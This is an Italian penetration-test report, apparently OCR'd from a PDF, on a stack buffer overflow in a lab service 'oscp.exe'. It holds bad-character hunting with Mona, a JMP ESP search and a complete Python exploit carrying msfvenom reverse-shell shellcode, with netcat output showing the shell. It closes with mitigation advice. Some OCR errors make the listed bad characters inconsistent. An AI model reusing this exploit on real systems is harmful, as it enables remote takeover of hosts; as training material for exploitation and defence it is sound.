
si crea una cartella di lavoro in cui il plugin salverà i suoi file.



Infine si crea un array di byte dal byte 0 al byte 255, ad eccezione di quelli saranno da ignorare (byte "\x00", in questo caso), questa array servirà per la comparazione.

Comando usato:

!mona bytearray -b "\x00"



Il processo di raffinamento può avere inizio, sarà iterativo in quanto ogni badchar trovato sarà da aggiungere alla lista di elementi da non generare all'interno dello script, in modo poter raffinare sempre di più la lista di caratteri da poter utilizzare successivamente all'interno dello script malevolo.

Il programma che si dovrà lanciare sarà il seguente:

```
⋈ Welcome
              buffer1.py
                            buffer2.py
                                           buffer3.py X
                                                         buffer4.py
home > kali > 💠 buffer3.py > ...
     import socket
     ip = "192.168.50.130"
      port = 1337
      timeout = 5
      ignore chars = ["\x00", "\x07", "\x01", "\x2e", "\x2f", "\x80"]
      badchars = ""
      for i in range(256):
          if chr(i) not in ignore chars:
       badchars += chr(i)
      payload = "A" * 1982 + badchars
      s = socket.socket(socket.AF INET, socket.SOCK STREAM)
      s.settimeout(timeout)
      con = s.connect((ip, port))
      s.recv(1024)
      s.send(b"OVERFLOW1 " + payload.encode())
     s.recv(1024)
      s.close()
 24
```

Funzionalità principali:

- 1. Configurazione di base:
 - a. Si connette all'IP 192.168.50.130 sulla porta 1337
 - b. Imposta un timeout di 5 secondi per la connessione
- 2. Generazione di bad characters:
 - a. Crea una lista di caratteri da ignorare (\times 00, \times 07, \times 21, \times 26, \times 80) (ovviamente all'inizio del processo in questa lista sarà presente solo il carattere \times 00)
 - b. Genera una stringa (badchars) contenente tutti i caratteri ASCII (0-255) tranne quelli nella lista ignore_chars
- 3. Creazione del payload:
 - a. Compone un payload con:
 - i. 1982 caratteri 'A' per riempire il buffer
 - ii. Seguiti dalla sequenza di bad characters generata
- 4. Invio dell'exploit:


- a. Invia il comando "OVERFLOW1 " seguito dal payload codificato
- b. Chiude la connessione dopo l'invio


Il processo di raffinamento avviene nel modo seguente:

- Viene lanciato lo script in python che porta al crash del programma oscp.exe
- Tramite il seguente comando

!mona compare -f C:\mona\oscp\bytearray.bin -a esp

si comparano i byte generati dallo script malevolo dal nostro payload con la lista array generata da Mona in precedenza.





In altre parole, i caratteri anomali generati all'interno del payload (che risulta essere uguale all'array generata con Mona) durante l'esecuzione del programma lanciato, verranno filtrati o alterati. Con il comando di comparazione Mona analizza le due array di dati e verifica le diversità tra quella propria e quella lanciata in python, se nota una differenza tra due caratteri è segno che quel carattere in particolare è un badchar e lo riporterà.

Cosa succede durante la comparazione?

- 1. **Mona genera un array di riferimento** (bytearray.bin) con tutti i caratteri da testare (es: \x01\x02\x03...\xFF), **escludendo quelli già noti** come bad chars (es. \x00).
- Il tuo script Python invia lo stesso set di caratteri nel payload (dopo il padding di "A").
- 3. Se il programma target **filtra/modifica alcuni byte**, la copia che arriva in memoria **non corrisponderà** all'originale.

Come Mona identifica i bad chars?

• Mona confronta byte per byte:

- Se un byte in memoria è diverso da quello in bytearray.bin → È un bad char.
- **Se un byte è mancante** (es: $\x07$ diventa $\x00$) \rightarrow **È un bad char**.
- Se l'array in memoria è troncato (es: si ferma a \x2F) → Il problema è probabilmente \x2F o un byte precedente.

NOTA: il processo deve essere iterativo in quanto, dopo l'individuazione di un badchar, occorre inserirlo all'interno dei caratteri da escludere sia nello script python che su Mona, fino a quando si ottenga un'esecuzione pulita senza errori.


Il processo di raffinazione porta ad ottenere la seguente lista di badchars:

 $x00\x07\x2e\x01\x2f\x80$

Iniezione codice e accesso tramite reverse shell

Con i caratteri rimanenti è possibile infine scrivere il payload malevolo che andrà ad eseguire la reverse shell.

Il comando viene riportato nella schermata sottostante, come si può notare si sfrutta il comando **msfvenom** che andrà a restituire una sequenza di caratteri, i quali non sono altro che lo script malevolo stesso che verrà inserito nel payload e che realizzerà la reverse shell.




Altro passaggio riguarda la ricerca di un salto ad un ESP valido (JMP ESP), sul quale posizionare il payload. Il comando da eseguire su mona è il seguente:


!mona jmp -r esp -cpb "\x00\x07\x2e\x01\x2f\x80"

Questo comando in Immunity Debugger + Mona serve a trovare un indirizzo di memoria valido che contenga l'istruzione JMP ESP (o equivalente), evitando i bad chars specificati (\x00, \x07, \x2e, \xa0).

A Cosa Serve JMP ESP?

- Dopo aver sovrascritto l'**EIP** con un buffer overflow, il programma cerca di eseguire l'istruzione all'indirizzo memorizzato in EIP.
- Se mettiamo in EIP l'indirizzo di un JMP ESP, il programma salta all'inizio dello stack (ESP), dove abbiamo posizionato la shellcode.
- In altre parole: JMP ESP reindirizza l'esecuzione al nostro payload.





All'interno dello script questo ESP verrà scritto in rappresentazione decimale $\xaf\x11\x50\x62$

Andando ad inserire queste informazioni all'interno dello script da eseguire in python si ottiene quanto segue:

```
★ Welcome

               buffer1.py
                             buffer2.py
                                            buffer3.py
                                                           buffer4.py X
home > kali > 💠 buffer4.py > ...
       import socket
       ip = "192.168.50.130"
       port = 1337
       timeout = 5
       padding = b^A * 1978
       eip = b" \times 11 \times 50 \times 62" # Nota: 'b' davanti per bytes
       nops = b" \ x90" * 32
       buf = b""
       buf += b"\xdb\xd6\xd9\x74\x24\xf4\x5e\x2b\xc9\xbf\x4b\xc0"
       buf += b"\xe4\x95\xb1\x52\x83\xc6\x04\x31\x7e\x13\x03\x35"
       buf += b"\xd3\x06\x60\x35\x3b\x44\x8b\xc5\xbc\x29\x05\x20"
       buf += b"\x8d\x69\x71\x21\xbe\x59\xf1\x67\x33\x11\x57\x93"
       buf += b"\xc0\x57\x70\x94\x61\xdd\xa6\x9b\x72\x4e\x9a\xba"
       buf += b"\xf0\x8d\xcf\x1c\xc8\x5d\x02\x5d\x0d\x83\xef\x0f"
       buf += b"\xc6\xcf\x42\xbf\x63\x85\x5e\x34\x3f\x0b\xe7\xa9"
       buf += b"\x88\x2a\xc6\x7c\x82\x74\xc8\x7f\x47\x0d\x41\x67"
       buf += b"\x84\x28\x1b\x1c\x7e\xc6\x9a\xf4\x4e\x27\x30\x39"
       buf += b"\x7f\xda\x48\x7e\xb8\x05\x3f\x76\xba\xb8\x38\x4d"
       buf += b"\xc0\x66\xcc\x55\x62\xec\x76\xb1\x92\x21\xe0\x32"
       buf += b"\x98\x8e\x66\x1c\xbd\x11\xaa\x17\xb9\x9a\x4d\xf7"
       buf += b"\x4b\xd8\x69\xd3\x10\xba\x10\x42\xfd\x6d\x2c\x94"
       buf += b"\x5e\xd1\x88\xdf\x73\x06\xa1\x82\x1b\xeb\x88\x3c"
       buf += b"\xdc\x63\x9a\x4f\xee\x2c\x30\xc7\x42\xa4\x9e\x10"
       buf += b"\xa4\x9f\x67\x8e\x5b\x20\x98\x87\x9f\x74\xc8\xbf"
       buf += b"\x36\xf5\x83\x3f\xb6\x20\x03\x6f\x18\x9b\xe4\xdf"
       buf += b"\xd8\x4b\x8d\x35\xd7\xb4\xad\x36\x3d\xdd\x44\xcd"
       buf += b"\xd6\x22\x30\xff\x42\xcb\x43\xff\x8e\xd9\xcd\x19"
       buf += b"\xe4\xcd\x9b\xb2\x91\x74\x86\x48\x03\x78\x1c\x35"
       buf += b"\x03\xf2\x93\xca\xca\xf3\xde\xd8\xbb\xf3\x94\x82"
       buf += b"\x6a\x0b\x03\xaa\xf1\x9e\xc8\x2a\x7f\x83\x46\x7d"
       buf += b"\x28\x75\x9f\xeb\xc4\x2c\x09\x09\x15\xa8\x72\x89"
       buf += b"\xc2\x09\x7c\x10\x86\x36\x5a\x02\x5e\xb6\xe6\x76"
       buf += b"\x0e\xe1\xb0\x20\xe8\x5b\x73\x9a\xa2\x30\xdd\x4a"
       buf += b"\x32\x7b\xde\x0c\x3b\x56\xa8\xf0\x8a\x0f\xed\x0f"
       buf += b"\x22\xd8\xf9\x68\x5e\x78\x05\xa3\xda\x98\xe4\x61"
       buf += b"\x17\x31\xb1\xe0\x9a\x5c\x42\xdf\xd9\x58\xc1\xd5"
       buf += b"\xa1\x9e\xd9\x9c\xa4\xdb\x5d\x4d\xd5\x74\x08\x71"
       buf += b"\x4a\x74\x19"
```

(continua nell'immagine sotto)

```
buf += b"\x4a\x74\x19"

payload = padding + eip + nops + buf # Tutto è già in bytes, nessun encode() necessario

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.settimeout(timeout)

try:

s.connect((ip, port))

s.recv(1024)

s.send(b"0VERFLOW1 " + payload) # payload è già bytes, non serve encode()

s.recv(1024)


except Exception as e:

print(f"[!] Errore: {e}")

finally:

s.close()
```

Lanciando il programma si ottiene la reverse shell desiderata.



```
kali@kali: ~
buf
       File Actions Edit View Help
buf
buf
          -(kali⊛kali)-[~]
      $ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.130] 58906
buf
buf
buf
buf
      Microsoft Windows [Versione 10.0.19045.2965]
buf
      (c) Microsoft Corporation. Tutti i diritti sono riservati.
buf
buf
      C:\Users\User\Downloads>
buf
buf
[!]
$\sudo python3 buffer4.py
Traceback (most recent call last):
  File "/home/kali/buffer4.py", line 46, in <module>
payload = padding + eip + nops + buf # Tutto è già in bytes, nessun encode() necessario
TypeError: can only concatenate str (not "bytes") to str
     [kali⊛kali)-[~]
 —$ <u>sudo</u> python3 buffer4.py
[!] Errore: timed out
```

(in evidenza il comando lanciato da terminale del programma python4 e la realizzazione della reverse shell)

CONSIDERAZIONI E ANALISI

La seguente trattazione mostra come la vulnerabilità riscontrata possa portare ad una violazione della sicurezza molto gravosa che possa conportare numerose conseguenze ad elevato rischio quali furto di informazioni sensibili, installazione di malware ecc.

PROPOSTE PER MITIGAZIONE E RACCOMANDAZIONI

Raccomandazioni per la Mitigazione

Per correggere questa vulnerabilità e prevenire attacchi simili, si raccomandano le seguenti misure di mitigazione, idealmente implementate in combinazione:

1. Validazione Rigorosa dell'Input:

Spiegazione: La causa principale è la copia di dati forniti dall'utente in un buffer a dimensione fissa senza controllare la lunghezza.

Soluzione: Prima di qualsiasi operazione di copia (come strcpy, memcpy, sprintf), verificare che la lunghezza dei dati di input non superi la capacità del buffer di destinazione. Se l'input è troppo lungo, troncarlo in modo sicuro o rifiutare la richiesta.

2. Utilizzo di Funzioni di Libreria Sicure:

Spiegazione: Funzioni C/C++ come strcpy, strcat, sprintf, gets sono intrinsecamente pericolose perché non gestiscono i limiti del buffer.

Soluzione: Sostituire le funzioni insicure con le loro controparti più sicure che richiedono la dimensione del buffer come argomento, prevenendo la sovrascrittura. Esempi: usare strncpy invece di strcpy, snprintf invece di sprintf, fgets invece di gets.

3. Abilitazione delle Protezioni del Compilatore e del Sistema Operativo, Stack Canaries (es. /GS in MSVC, StackGuard/ProPolice in GCC/Clang):

Spiegazione: Il compilatore inserisce un valore casuale (canary) nello stack tra le variabili locali e l'indirizzo di ritorno. Prima che una funzione ritorni, verifica se il canary è stato modificato. Una sovrascrittura del buffer corromperebbe il canary, permettendo al programma di rilevare l'attacco e terminare in modo sicuro prima di usare l'indirizzo di ritorno corrotto.

Azione: Compilare il codice con le opzioni appropriate abilitate.

4. DEP (Data Execution Prevention) / NX (No-Execute Bit):

Spiegazione: Il sistema operativo e l'hardware marcano le aree di memoria destinate ai dati (come lo stack e l'heap) come non eseguibili. Ciò impedisce l'esecuzione diretta di shellcode iniettato nello stack, anche se un attaccante riesce a dirottare EIP. Gli attaccanti dovrebbero usare tecniche più complesse (come ROP).

Azione: Assicurarsi che DEP sia abilitato a livello di sistema operativo (generalmente attivo sui sistemi moderni) e che l'applicazione non venga compilata con opzioni che lo disabilitano esplicitamente.

5. ASLR (Address Space Layout Randomization):

Spiegazione: Il sistema operativo carica l'eseguibile, le librerie (come essfunc.dll), lo stack e l'heap a indirizzi di memoria casuali ad ogni avvio. Questo rende molto più

difficile per un attaccante prevedere l'indirizzo di gadget utili (come JMP ESP) o dello shellcode stesso.

Azione: Compilare l'eseguibile e le librerie come compatibili con ASLR (opzione standard per la maggior parte dei compilatori moderni) e assicurarsi che ASLR sia abilitato a livello di sistema operativo.

6. Revisione del Codice e Pratiche di Programmazione Sicura:

Spiegazione: Le vulnerabilità spesso derivano da errori di programmazione.

Azione: Eseguire regolari revisioni del codice sorgente (manuali e/o con strumenti SAST - Static Application Security Testing) per identificare potenziali buffer overflow e altre debolezze. Formare gli sviluppatori sulle pratiche di codifica sicura, inclusa la gestione corretta della memoria e la validazione degli input.

7. Aggiornamenti e Patching:

Spiegazione: Mantenere aggiornati il sistema operativo, le librerie e gli strumenti di sviluppo garantisce l'applicazione delle ultime patch di sicurezza e l'accesso alle più recenti tecnologie di mitigazione.

Azione: Implementare un processo di gestione delle patch robusto.

ALLEGATI

- DOCUMENTO DI AUTORIZZAZIONE AL TRATTAMENTO DEI DATI (GDPR - Art. 6, 28)